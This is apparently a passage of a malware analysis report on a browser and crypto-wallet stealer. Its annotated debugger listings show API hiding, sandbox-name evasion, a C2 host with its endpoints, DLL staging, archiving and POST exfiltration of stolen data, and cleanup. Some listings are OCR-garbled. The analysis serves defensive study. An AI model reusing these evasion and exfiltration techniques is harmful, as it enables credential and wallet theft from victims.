It is observed that the malware resolves function addresses at runtime using the **GetProcAddress** API. Rather than explicitly specifying function names, the malware aims to avoid detection during static analysis by concealing them through this method. Examining the parameters of this function during analysis, it was determined that the actual functions resolved into memory are the ones shown in the screenshot, and that the malware begins its actual malicious activity from this point onward.

00F89B9B	50	push eax	eax:"gdi32.dll"
00F89B9C	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89BA2	8945 0C	mov dword ptr ss:[ebp-24], eax	00FA220C:"wininet.dll"
00F89BA5	8B0D 0C22FA00	mov ecx, dword ptr ds:[FA220C], eax	
00F89BAC	51	push ecx	
00F89B8B	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	00FA21D8:"crypt32.dll"
00F89BB2	8945 E0	mov dword ptr ss:[ebp-20], eax	
00F89BB5	8B15 0821FA00	mov edx, dword ptr ds:[FA21D8], eax	
00F89BB8	52	push edx	
00F89BBC	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89BC2	8945 E4	mov dword ptr ss:[ebp-1C], eax	eax:"gdi32.dll", 00FA2234:"psapi.dll"
00F89BC5	A1 3422FA00	mov eax, dword ptr ds:[FA2234], eax	eax:"gdi32.dll"
00F89BCA	50	push eax	
00F89BCB	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	00FA2560:"shlwapi.dll"
00F89BD1	8945 04	mov dword ptr ss:[ebp-20], eax	
00F89BD4	8B0D 6025FA00	mov ecx, dword ptr ds:[FA2560], eax	
00F89BDA	51	push ecx	
00F89BDB	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	00FA262C:"ole32.dll"
00F89BE1	8945 F8	mov dword ptr ss:[ebp-8], eax	
00F89BE4	8B15 7C26FA00	mov edx, dword ptr ds:[FA262C], eax	
00F89BEA	52	push edx	
00F89BEB	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89BF1	8945 F0	mov dword ptr ss:[ebp-10], eax	eax:"gdi32.dll", 00FA25DC:"advapi32.dll"
00F89BF4	A1 DC25FA00	mov eax, dword ptr ds:[FA25DC], eax	eax:"gdi32.dll"
00F89BF9	50	push eax	
00F89BFA	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89C00	8945 E8	mov dword ptr ss:[ebp-18], eax	00FA221C:"shell32.dll"
00F89C03	8B0D 1C22FA00	mov ecx, dword ptr ds:[FA221C], eax	
00F89C09	51	push ecx	
00F89C0A	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	00FA2364:"gdiplus.dll"
00F89C10	8945 EC	mov dword ptr ss:[ebp-14], eax	
00F89C13	8B15 6423FA00	mov edx, dword ptr ds:[FA2364], eax	
00F89C19	52	push edx	
00F89C1A	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89C20	8945 FC	mov dword ptr ss:[ebp-4], eax	eax:"gdi32.dll", 00FA2160:"gdi32.dll"
00F89C23	A1 6021FA00	mov eax, dword ptr ds:[FA2160], eax	eax:"gdi32.dll"
00F89C28	50	push eax	
00F89C29	FF15 9828FA00	call dword ptr ds:[&LoadLibraryA]	
00F89C2F	8945 F4	mov dword ptr ss:[ebp-C], eax	
00F89C32	8B0D 0821FA00	mov ecx, dword ptr ds:[FA2108], eax	00FA2108:"user32.dll"

Figure 18- View of the Loaded DLLs

It has been observed that the malware calls the **LoadLibraryA** function in order to load certain DLLs on the system into itself. Libraries loaded at this stage, such as **wininet.dll**, **crypt32.dll** and **shell32.dll**, indicate that the malware will gain capabilities such as establishing network connections, modifying system configuration, and encryption/decryption in later stages. This method used allows the malware to run with very few imports initially, making it easier to evade security controls.

00AFB704	C745 FC 01000000	mov dword ptr ss:[ebp-4],1	eax:"HAL9TH",00B125D4:"HAL9TH"
00AFB70B	AL 0425B100	mov eax,dword ptr ds:[8125D4]	eax:"HAL9TH"
00AFB710	50	push eax	eax:"HAL9TH"
00AFB711	E8 CAFBFFFF	CALL son_1 - kopya.AF82E0	eax:"HAL9TH"
00AFB716	50	push eax	eax:"HAL9TH"
00AFB717	E8 DE9BFFFF	CALL son_1 - kopya.AE52FA	eax:"HAL9TH"
00AFB71C	83C4 08	add esp,8	eax:"HAL9TH"
00AFB71F	85C0	test eax,ecx	00B126CC:"JohnDoe"
00AFB721	75 20	JNE son_1 - kopya.AF8743	eax:"HAL9TH"
00AFB723	8B00 CC26B100	mov ecx,dword ptr ds:[8126CC]	eax:"HAL9TH"
00AFB729	51	push ecx	eax:"HAL9TH"
00AFB72A	E8 81FAFFFF	CALL son_1 - kopya.AFB1E0	eax:"HAL9TH"
00AFB72F	50	push eax	eax:"HAL9TH"
00AFB730	E8 C59BFFFF	CALL son_1 - kopya.AE52FA	eax:"HAL9TH"
00AFB735	83C4 08	add esp,8	eax:"HAL9TH"
00AFB738	85C0	test eax,ecx	eax:"HAL9TH"
00AFB73A	75 07	JNE son_1 - kopya.AF8743	
00AFB73C	C745 FC 00000000	mov dword ptr ss:[ebp-4],0	
00AFB743	8B45 FC	mov eax,dword ptr ss:[ebp-4]	
00AFB746	88E5	mov esp,ebp	
00AFB748	5D	pop ebp	
00AFB749	C3	RET	

Figure 19- Comparison of the Computer/User Name with Known Sandbox Names (HAL9TH / JohnDoe)

00F8B2E0	55	push ebp	eax:"WIN-L1KDN79P803"
00F8B2E1	8BEC	mov ebp,esp	
00F8B2E3	81EC 14010000	sub esp,114	
00F8B2E9	AL E4D1EA00	mov eax,dword ptr ds:[FA01E4]	
00F8B2EE	33C5	xor eax,ebp	
00F8B2F0	8945 FC	mov dword ptr ss:[ebp-4],eax	
00F8B2F3	C785 ECFEFFFF 04010000	mov dword ptr ss:[ebp-114],104	
00F8B2FD	8085 ECFEFFFF	lea eax,dword ptr ss:[ebp-114]	eax:"WIN-L1KDN79P803"
00F8B303	50	push eax	
00F8B304	808D F0FEFFFF	lea ecx,dword ptr ss:[ebp-110]	
00F8B30A	51	push ecx	
00F8B30B	FF15 7828FA00	CALL dword ptr ds:[c:\GetComputerNameA]	eax:"WIN-L1KDN79P803"
00F8B311	85C0	test eax,ecx	eax:"WIN-L1KDN79P803"
00F8B313	75 09	JNE son_1 - kopya.F8831E	eax:"WIN-L1KDN79P803"
00F8B315	AL 0422EA00	mov eax,dword ptr ds:[FA2204]	
00F8B31A	EB 08	JMP son_1 - kopya.F88324	
00F8B31C	EB 06	JMP son_1 - kopya.F88324	
00F8B31E	8085 F0FEFFFF	lea eax,dword ptr ss:[ebp-110]	
00F8B324	8B4D FC	mov ecx,dword ptr ss:[ebp-4]	
00F8B327	33C0	xor ecx,ebp	
00F8B329	E8 2690FFFF	CALL son_1 - kopya.F74354	
00F8B32E	8B45 FC	mov esp,ebp	
00F8B330	5D	pop ebp	
00F8B331	C3	RET	
00F8B332	CC	int3	
00F8B333	CC	int3	
00F8B334	CC	int3	

Figure 20- Querying System Information via the GetComputerNameA API Call

To detect sandbox environments, the malware queries the system's computer/user name using the **GetComputerNameA** API. As shown in Figure 19, it runs an evasion mechanism by comparing this obtained value against the default static names known to belong to analysis environments.

00F90E13	51	push ecx	00FA2608:"himarkh.xyz"
00F90E14	FF15 6827FA00	CALL dword ptr ds:[c:\wsprintfA]	00FA259C:"%s/5.jpg"
00F90E1A	83C4 0C	add esp,C	
00F90E1D	8B15 0826FA00	mov edx,dword ptr ds:[FA26D8]	
00F90E23	52	push edx	
00F90E24	AL 9C25FA00	mov eax,dword ptr ds:[FA259C]	
00F90E29	50	push eax	
00F90E2A	808D 2443FFFF	lea ecx,dword ptr ss:[ebp-BCDC]	
00F90E30	51	push ecx	
00F90E31	FF15 6827FA00	CALL dword ptr ds:[c:\wsprintfA]	
00F90E37	83C4 0C	add esp,C	
00F90E3A	8B15 0826FA00	mov edx,dword ptr ds:[FA26D8]	00FA2608:"himarkh.xyz"
00F90E40	52	push edx	00FA256C:"%s/6.jpg"
00F90E41	AL 6C25FA00	mov eax,dword ptr ds:[FA256C]	
00F90E46	50	push eax	
00F90E47	808D 543BFFFF	lea ecx,dword ptr ss:[ebp-C4AC]	
00F90E4D	51	push ecx	
00F90E4E	FF15 6827FA00	CALL dword ptr ds:[c:\wsprintfA]	
00F90E54	83C4 0C	add esp,C	
00F90E57	8B15 0826FA00	mov edx,dword ptr ds:[FA26D8]	00FA2608:"himarkh.xyz"
00F90E5D	52	push edx	00FA2294:"%s/7.jpg"
00F90E5E	AL 9422FA00	mov eax,dword ptr ds:[FA2294]	
00F90E63	50	push eax	
00F90E64	808D C452FFFF	lea ecx,dword ptr ss:[ebp-AD3C]	
00F90E6A	51	push ecx	
00F90E6B	FF15 6827FA00	CALL dword ptr ds:[c:\wsprintfA]	
00F90E71	83C4 0C	add esp,C	00FA2608:"himarkh.xyz"
00F90E74	8B15 0826FA00	mov edx,dword ptr ds:[FA26D8]	00FA22E8:"%s/main.php"
00F90E7A	52	push edx	
00F90E7B	AL E822FA00	mov eax,dword ptr ds:[FA22E8]	
00F90E80	50	push eax	
00F90E81	808D AC56FFFF	lea ecx,dword ptr ss:[ebp-A954]	
00F90E87	51	push ecx	
00F90E88	FF15 6827FA00	CALL dword ptr ds:[c:\wsprintfA]	
00F90E8E	83C4 0C	add esp,C	00FA2570:"c:\\\\ProgramData\\\\"
00F90E91	8B15 7025FA00	mov edx,dword ptr ds:[FA2570]	
00F90E97	52	push edx	
00F90E98	8085 CC27FFFF	lea eax,dword ptr ss:[ebp-D834]	
00F90E9E	50	push eax	
00F90E9F	FF15 C428FA00	CALL dword ptr ds:[c:\listrcatx]	

Figure 21- Endpoints Appended to the C2 Server

Using the **wsprintfA** API, the malware takes the string **himarkh.xyz** – its C2 server – as a variable and appends the C2 server's endpoints to this string.

/1.jpg	/2.jpg	/3.jpg	/4.jpg
/5.jpg	/6.jpg	/7.jpg	/main.php

Table 3- Endpoint Information

01210F9C	FF15 C4282201	CALL DWORD PTR DS:[edi+0]	01222618:&"C:\\\\ProgramData\\\\softokn3.dll"
01210FA2	A1 18262201	MOV EAX,DWORD PTR DS:[1222618]	
01210FA7	50	PUSH EAX	
01210FAB	808D 543BFFFF	LEA ECX,DWORD PTR SS:[ebp-C4AC]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
01210FAE	51	PUSH ECX	
01210FAF	E8 CCF0FFFF	CALL SON_1 - kopya.1210080	
01210FB4	83C4 08	ADD ESP,8	
01210FB7	8015 68252201	MOV EDI,DWORD PTR DS:[1222568]	edx:"himarkh.xyz/5.jpg", 01222568:&"C:\\\\ProgramData\\\\sqLite3.dll"
01210FB8	52	PUSH EDI	edx:"himarkh.xyz/5.jpg"
01210FBE	8085 F44AFFFF	LEA ECX,DWORD PTR SS:[ebp-B50C]	
01210FC4	50	PUSH ECX	
01210FC5	E8 B6F0FFFF	CALL SON_1 - kopya.1210080	
01210FCA	83C4 08	ADD ESP,8	ecx:"C:\\\\ProgramData\\\\nss3.dll", 012222F0:&"C:\\\\ProgramData\\\\freeb1"
01210FCD	800D F0222201	MOV ECX,DWORD PTR DS:[12222F0]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
01210FD3	51	PUSH ECX	
01210FD4	8095 6C37FFFF	LEA EDI,DWORD PTR SS:[ebp-C894]	edx:"himarkh.xyz/5.jpg"
01210FDA	52	PUSH EDI	
01210FDB	E8 A0F0FFFF	CALL SON_1 - kopya.1210080	
01210FE0	83C4 08	ADD ESP,8	
01210FE3	A1 98232201	MOV ECX,DWORD PTR DS:[1222398]	01222398:&"C:\\\\ProgramData\\\\mozglue.dll"
01210FE8	50	PUSH ECX	
01210FE9	808D 3C37FFFF	LEA ECX,DWORD PTR SS:[ebp-C0C4]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
01210FEF	51	PUSH ECX	
01210FF0	E8 88F0FFFF	CALL SON_1 - kopya.1210080	
01210FF5	83C4 08	ADD ESP,8	edx:"himarkh.xyz/5.jpg", 01222458:&"C:\\\\ProgramData\\\\msvcpl40.dll"
01210FF8	8015 58242201	MOV EDI,DWORD PTR DS:[1222458]	edx:"himarkh.xyz/5.jpg"
01210FFE	52	PUSH EDI	
01210FFF	8085 DC4EFFFF	LEA ECX,DWORD PTR SS:[ebp-B124]	
01211005	50	PUSH ECX	
01211006	E8 75F0FFFF	CALL SON_1 - kopya.1210080	
0121100B	83C4 08	ADD ESP,8	ecx:"C:\\\\ProgramData\\\\nss3.dll", 01222440:&"C:\\\\ProgramData\\\\nss3.d"
0121100E	800D 40242201	MOV ECX,DWORD PTR DS:[1222440]	ecx:"C:\\\\ProgramData\\\\nss3.dll"
01211014	51	PUSH ECX	
01211015	8095 2443FFFF	LEA EDI,DWORD PTR SS:[ebp-BCDC]	
0121101B	52	PUSH EDI	edx:"himarkh.xyz/5.jpg"
0121101C	E8 5FF0FFFF	CALL SON_1 - kopya.1210080	
01211021	83C4 08	ADD ESP,8	
01211024	A1 F4202201	MOV ECX,DWORD PTR DS:[12220F4]	012220F4:&"C:\\\\ProgramData\\\\vcruntime140.dll"
01211029	50	PUSH ECX	
0121102A	808D C452FFFF	LEA ECX,DWORD PTR SS:[ebp-AD3C]	
01211030	51	PUSH ECX	ecx:"C:\\\\ProgramData\\\\nss3.dll"
01211031	E8 4AF0FFFF	CALL SON_1 - kopya.1210080	
01211036	83C4 08	ADD ESP,8	
01211039	6A 00	PUSH 0	
0121103B	8095 CC27FFFF	LEA EDI,DWORD PTR SS:[ebp-D834]	edx:"himarkh.xyz/5.jpg"
01211041	52	PUSH EDI	

Figure 22- The Moment the Malicious Payload (msvcpl40.dll) Pulled via C2 Is Written to Disk

The malware downloads, via an **HTTP POST** request from the C2 server, the **msvcpl40.dll** dependency file and writes it to the **C:\ProgramData** directory.

012100A1	50	PUSH EAX	
012100A2	8045 F4	LEA ECX,DWORD PTR SS:[ebp-C]	
012100A5	64:A3 00000000	MOV DWORD PTR DS:[edi],ecx	
012100AB	6A 00	PUSH 0	
012100AD	6A 00	PUSH 0	
012100AF	68 C9F00000	PUSH F0C9	
012100B1	68 B8942101	PUSH SON_1 - kopya.1219488	
012100B6	808D AFEEFFFF	LEA ECX,DWORD PTR SS:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
012100C1	E8 5A150000	CALL SON_1 - kopya.1211620	
012100C6	C745 FC 00000000	MOV DWORD PTR SS:[ebp-4],0	[ebp-8]:"himarkh.xyz/4.jpg"
012100CD	8045 08	MOV ECX,DWORD PTR SS:[ebp-8]	
012100D0	50	PUSH ECX	
012100D1	808D AFEEFFFF	LEA ECX,DWORD PTR SS:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
012100D7	E8 84230000	CALL SON_1 - kopya.1210460	
012100DC	85C0	TEST EAX,EAX	
012100DE	74 0E	JE SON_1 - kopya.12100EF	[ebp+C]: "C:\\\\ProgramData\\\\msvcpl40.dll"
012100E3	804D 0C	MOV ECX,DWORD PTR SS:[ebp-C]	
012100E4	51	PUSH ECX	
012100E6	808D AFEEFFFF	LEA ECX,DWORD PTR SS:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
012100EA	E8 51130000	CALL SON_1 - kopya.1211440	
012100EF	808D AFEEFFFF	LEA ECX,DWORD PTR SS:[ebp-15C]	[ebp-15C]:"--1BEF0A57BE110F0467A--\r\n"
012100F5	E8 86140000	CALL SON_1 - kopya.1211580	
012100FA	C745 FC FFFFFFFF	MOV DWORD PTR SS:[ebp-4],FFFFFFFF	
01210101	808D AFEEFFFF	LEA ECX,DWORD PTR SS:[ebp-15C]	
01210107	E8 B4140000	CALL SON_1 - kopya.12115C0	
0121010C	804D F4	MOV ECX,DWORD PTR SS:[ebp-C]	
0121010F	64:8900 00000000	MOV DWORD PTR DS:[edi],ecx	
01210116	59	POP ECX	
01210117	804D F0	MOV ECX,DWORD PTR SS:[ebp-10]	
0121011A	33C0	XOR ECX,ECX	
0121011C	E8 3342FEFF	CALL SON_1 - kopya.11F4354	
01210121	8BE5	MOV ESP,EBP	
01210123	50	POP EBP	
01210124	C3	RET	
01210125	CC	INT3	
01210126	CC	INT3	
01210127	CC	INT3	
01210128	CC	INT3	
01210129	CC	INT3	

Figure 23- Creation of File Paths for Malware Dependencies

It is observed that, for the dependency file it will download from the C2 server (via the **himarkh.xyz/4.jpg** endpoint), the malware creates the target path **C:\ProgramData\msvcpl40.dll**, preparing to allocate space for this library on the victim's system

00F92623	50	push eax	
00F92624	884D B0	mov ecx, dword ptr ss:[ebp-50]	
00F92627	51	push ecx	
00F9262E	FF15 0029FA00	CALL dword ptr ds:[<<InternetConnectA>]	
00F92631	8945 A4	mov dword ptr ss:[ebp-5C], eax	
00F92633	8370 A4 00	cmp dword ptr ss:[ebp-5C], 0	
00F92635	0F84 F0010000	JE son_1 - kopya.F92828	
00F92638	6A 00	push 0	
00F9263B	6A 01	push 1	
00F9263F	6A 41	push 41	
00F92641	8855 A4	mov edx, dword ptr ss:[ebp-5C]	
00F92644	52	push edx	
00F92645	FF15 3828FA00	CALL dword ptr ds:[<<InternetSetOptionA>]	
00F92648	6A 01	push 1	
00F9264D	68 00004000	push 400000	
00F92652	6A 00	push 0	
00F92654	6A 00	push 0	
00F92656	6A 00	push 0	
00F92658	804D D0	lea ecx, dword ptr ss:[ebp-30]	[ebp-30]: "/6.jpg"
00F9265B	E8 D0ECFDF5	CALL son_1 - kopya.F71330	
00F92660	50	push eax	
00F92661	68 14AD9900	push son_1 - kopya.F9A014	F9A014: "POST"
00F92666	8845 A4	mov eax, dword ptr ss:[ebp-5C]	
00F92669	50	push eax	
00F9266A	FF15 3C28FA00	CALL dword ptr ds:[<<HttpOpenRequestA>]	
00F92670	8945 A0	mov dword ptr ss:[ebp-60], eax	
00F92673	8370 A0 00	cmp dword ptr ss:[ebp-60], 0	
00F92677	0F84 A4010000	JE son_1 - kopya.F92821	
00F9267D	884D A0	mov ecx, dword ptr ss:[ebp-60]	
00F92680	51	push ecx	
00F92681	888D 28FEFFFF	mov ecx, dword ptr ss:[ebp-108]	[ebp-108]: "&"--1BEF0A57BE110FD467A--\r\n"
00F92687	E8 14F1FFFF	CALL son_1 - kopya.F917A0	
00F9268C	68 1CA09900	push son_1 - kopya.F9A01C	F9A01C: "Content-Type: multipart/form-data; boundary="
00F92691	804D 54	lea ecx, dword ptr ss:[ebp-7C]	
00F92694	E8 27EBFFFF	CALL son_1 - kopya.F711C0	
00F92699	C845 FC 02	mov byte ptr ss:[ebp-14], 2	
00F9269D	8895 28FEFFFF	mov edx, dword ptr ss:[ebp-108]	[ebp-108]: "&"--1BEF0A57BE110FD467A--\r\n"
00F926A3	83C2 10	add edx, 10	
00F926A6	52	push edx	
00F926A7	804D 84	lea ecx, dword ptr ss:[ebp-7C]	

Figure 24- Construction of the HTTP POST Request to Be Sent to the C2 Server

By sending **HTTP POST** requests to the endpoints it creates, the malware downloads the DLLs it needs for its operations and saves these dependencies to the **C:\ProgramData** directory. The files integrated into the system are as follows: **sqlite3.dll**, **freebl3.dll**, **mozglue.dll**, **msvcpl40.dll**, **nss3.dll**, **softokn3.dll** and **vcruntime140.dll**. After the required libraries are loaded, the malware becomes ready to operate in order to exfiltrate data from the target system.

0027EC39	E8 D2DBFFFF	CALL son_1 - kopya.27C810	002923F8: &"Google Chrome"
0027EC3E	860D E8232900	mov ecx, dword ptr ds:[2923F8]	
0027EC44	8815 F4242900	push ecx	002924F4: &"\\Google\\Chrome\\User Data"
0027EC45	8815 F4242900	mov edx, dword ptr ds:[2924F4]	
0027EC48	E8 5FEFFFFF	CALL son_1 - kopya.27EAB0	
0027EC4C	83C4 08	add esp, 8	00292200: &"chromium"
0027EC51	AI 00222900	push eax	002925E4: &"\\Chromium\\User Data"
0027EC54	50	mov ecx, dword ptr ds:[292200]	
0027EC59	880D E4252900	push ecx	
0027EC60	51	CALL son_1 - kopya.27EAB0	00292288: &"kometa"
0027EC61	E8 4AEEFFFF	add esp, 8	0029253C: &"\\Kometa\\User Data"
0027EC66	83C4 08	mov ecx, dword ptr ds:[2925E4]	
0027EC69	8815 88222900	push ecx	
0027EC6F	52	CALL son_1 - kopya.27EAB0	00292488: &"Amigo"
0027EC70	AI 3C252900	push edx	0029246C: &"\\Amigo\\User Data"
0027EC75	50	mov ecx, dword ptr ds:[292488]	
0027EC76	E8 35FEFFFF	push ecx	
0027EC7B	83C4 08	CALL son_1 - kopya.27EAB0	00292670: &"\\Torch\\User Data"
0027EC7E	880D 88242900	add esp, 8	0029254C: &"Orbitum"
0027EC84	51	push eax	0029230C: &"\\Orbitum\\User Data"
0027EC85	8815 8C242900	mov ecx, dword ptr ds:[29245C]	
0027EC88	52	push ecx	
0027EC8C	E8 1FEFFFFF	CALL son_1 - kopya.27EAB0	
0027EC91	83C4 08	add esp, 8	
0027EC94	AI FC232900	mov ecx, dword ptr ds:[2923FC]	
0027EC99	880D 70262900	push eax	
0027ECA0	51	mov ecx, dword ptr ds:[292670]	
0027ECA1	E8 0AFEFFFF	push ecx	
0027ECA6	83C4 08	CALL son_1 - kopya.27EAB0	
0027ECA9	8815 4C252900	add esp, 8	
0027ECAB	52	mov ecx, dword ptr ds:[29254C]	
0027ECB0	AI 0C232900	push edx	
0027ECB5	50	mov ecx, dword ptr ds:[29230C]	
0027ECB6	E8 F5FDFFFF	push eax	
0027ECB8	83C4 08	CALL son_1 - kopya.27EAB0	
0027ECBE	880D 40262900	add esp, 8	
0027ECC4	51	mov ecx, dword ptr ds:[292640]	
0027ECC5	8815 84262900	push ecx	00292684: &"\\Comodo\\Comodo Dragon\\User Data"

Figure 25- Stolen Information

The malware first begins collecting browser data. It attempts to steal the cookies, saved passwords, and autofill data of the browsers present on the victim's machine.

Bitcoin	Ethereum	Electrum	Electrum-LTC	Primecoin	ElectronC ash	Exodus
Multidoge	Zcash	DashCore	Litecoin	Anoncoin	BBQcoin	Devcoin
Digitalcoin	Florincoin	GoldCoin	Infinitecoin	IOCoin	Ixcoin	Megacoin
Franko	Freicoin	Mincoin	Namecoin	Terracoin	YACoin	

Table 5- Targeted Cryptocurrency Wallets

<pre> 00372656 6A 00 00372658 804D D0 00372658 E8 D0ECDFDF 00372660 50 00372661 68 14A03700 00372666 8845 A4 00372669 50 0037266A FF15 3C283800 00372670 8945 A0 00372673 837D A0 00 00372677 0F84 A4010000 0037267D 884D A0 00372680 51 00372681 888D 28FEFFFF 00372687 E8 14F1FFFF 0037268C 68 1CA03700 00372691 804D 84 00372694 E8 27EBDFDF 00372699 C645 FC 02 0037269D 8895 28FEFFFF 003726A3 83C2 10 </pre>	<pre> push 0 lea ecx,dword ptr ss:[ebp-30] call son_1 - kopya.351330 push eax push son_1 - kopya.37A014 mov eax,dword ptr ss:[ebp-5C] push eax call dword ptr ds:[&HttpOpenRequestA] mov dword ptr ss:[ebp-60],eax cmp dword ptr ss:[ebp-60],0 je son_1 - kopya.372821 mov ecx,dword ptr ss:[ebp-60] push ecx mov ecx,dword ptr ss:[ebp-108] call son_1 - kopya.3717A0 push son_1 - kopya.37A01C lea ecx,dword ptr ss:[ebp-7C] call son_1 - kopya.3511C0 mov byte ptr ss:[ebp-4],2 mov edx,dword ptr ss:[ebp-108] add edx,10 </pre>	<pre> [ebp-30]:"/main.php" 37A014:"POST" [ebp-108]:&"--1BEF0A57BE110FD467A--\r\n" 37A01C:"Content-Type: multipart/form-data; boundary=" [ebp-108]:&"--1BEF0A57BE110FD467A--\r\n" </pre>
--	---	--

Figure 28- HTTP POST Request Prepared for the C2 Server (/main.php)

After all sensitive data has been collected, the malware prepares the /main.php endpoint HTTP POST request.

<pre> 012811A0 0000 C27FFFFF 012811A1 51 012811A7 8095 7C5EFFFF 012811A8 52 012811A8 E8 83F8FFFF 012811AD 83C4 08 012811B0 8085 CC27FFFF 012811B6 50 012811B7 FF15 D0282901 012811B8 E8 6EEAFFFF 012811C2 6A 00 012811C4 808D E423FFFF 012811CA 51 012811CB E8 105BFFFF 012811D0 83C4 08 012811D3 8945 F0 012811D6 8095 CC27FFFF 012811DC 52 012811DD 68 D942801 012811E2 8845 F0 012811E5 50 012811E6 E8 55F3FFFF 012811E8 83C4 0C 012811EE 884D F0 012811F1 51 012811F2 E8 1968FFFF 012811F7 83C4 04 012811FA 8095 E423FFFF 01281200 52 01281201 A1 E8202901 01281206 50 01281207 808D BCFAFFFF 01281208 E8 AE060000 01281212 880D D8262901 01281218 51 01281219 808D BFEAFEEE </pre>	<pre> lea ecx,dword ptr ss:[ebp-0034] push ecx lea edx,dword ptr ss:[ebp-A184] push edx call son_1 - kopya.1280A30 add esp,8 lea eax,dword ptr ss:[ebp-D834] push eax call dword ptr ds:[&SetCurrentDirectoryA] call son_1 - kopya.127FC30 push 0 lea ecx,dword ptr ss:[ebp-DC1C] push ecx call son_1 - kopya.1276CE0 add esp,8 mov dword ptr ss:[ebp-10],eax lea edx,dword ptr ss:[ebp-D834] push edx push son_1 - kopya.12894DF mov eax,dword ptr ss:[ebp-10] push eax call son_1 - kopya.1280540 add esp,C mov ecx,dword ptr ss:[ebp-10] push ecx call son_1 - kopya.1277A10 add esp,4 lea edx,dword ptr ss:[ebp-DC1C] push edx mov eax,dword ptr ds:[12920E8] push eax lea ecx,dword ptr ss:[ebp-544] call son_1 - kopya.12818C0 mov ecx,dword ptr ds:[1292608] push ecx lea ecx,dword ptr ss:[ebp-544] </pre>	<pre> ecx:"_9005114534.zip" ecx:"_9005114534.zip" ecx:"_9005114534.zip" 012920E8:&"file" ecx:"_9005114534.zip", 01292608:&"himarkh.xyz" ecx:"_9005114534.zip" </pre>
---	--	--

Figure 29- Archiving of Stolen Data for Exfiltration

The obtained data is then compressed and sent to the target server

01071331	8085 9C2FFFFF	push eax	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071333	83C4 04	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107133A	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107133E	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071342	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071348	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107134E	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071351	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071357	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071358	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107135E	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071364	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071365	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071366	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071372	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071378	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107137E	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107137F	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071385	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107138A	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071388	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071391	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071397	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
01071398	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
0107139E	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713A4	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713A5	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713AB	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713B0	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713B1	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713B7	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"
010713BD	8B0D CC27FFFF	push ecx	ecx: "C:\\\\ProgramData\\\\sqlite3.dll"

Figure 30- Deleted DLL Files

After stealing the data, the malware deletes the DLL files it downloaded, making it harder to detect.

012813FC	8BEC 5D	mov esp,ebp	
012813FE	C3	pop ebp	
01281400	55	push ebp	
01281401	8BEC	mov ebp,esp	
01281403	B9 F8262901	mov ecx,son_1 - kopya.12926F8	
01281408	E8 431C0000	call son_1 - kopya.1283050	Şifreli stringlerin çözüldüğü fonksiyonlar
01281409	E8 EE82FFFF	call son_1 - kopya.1279700	GetProcAddress ve LoadLibraryA ile API gizleme
01281412	E8 89E0FFFF	call son_1 - kopya.127F4A0	
01281417	85C0	test eax,ecx	
01281419	74 0E	je son_1 - kopya.1281429	Sandbox Kontrolleri
0128141E	E8 E0A2FFFF	call son_1 - kopya.127B700	Verilerin Çalınması
01281420	85C0	test eax,ecx	
01281422	74 05	je son_1 - kopya.1281429	
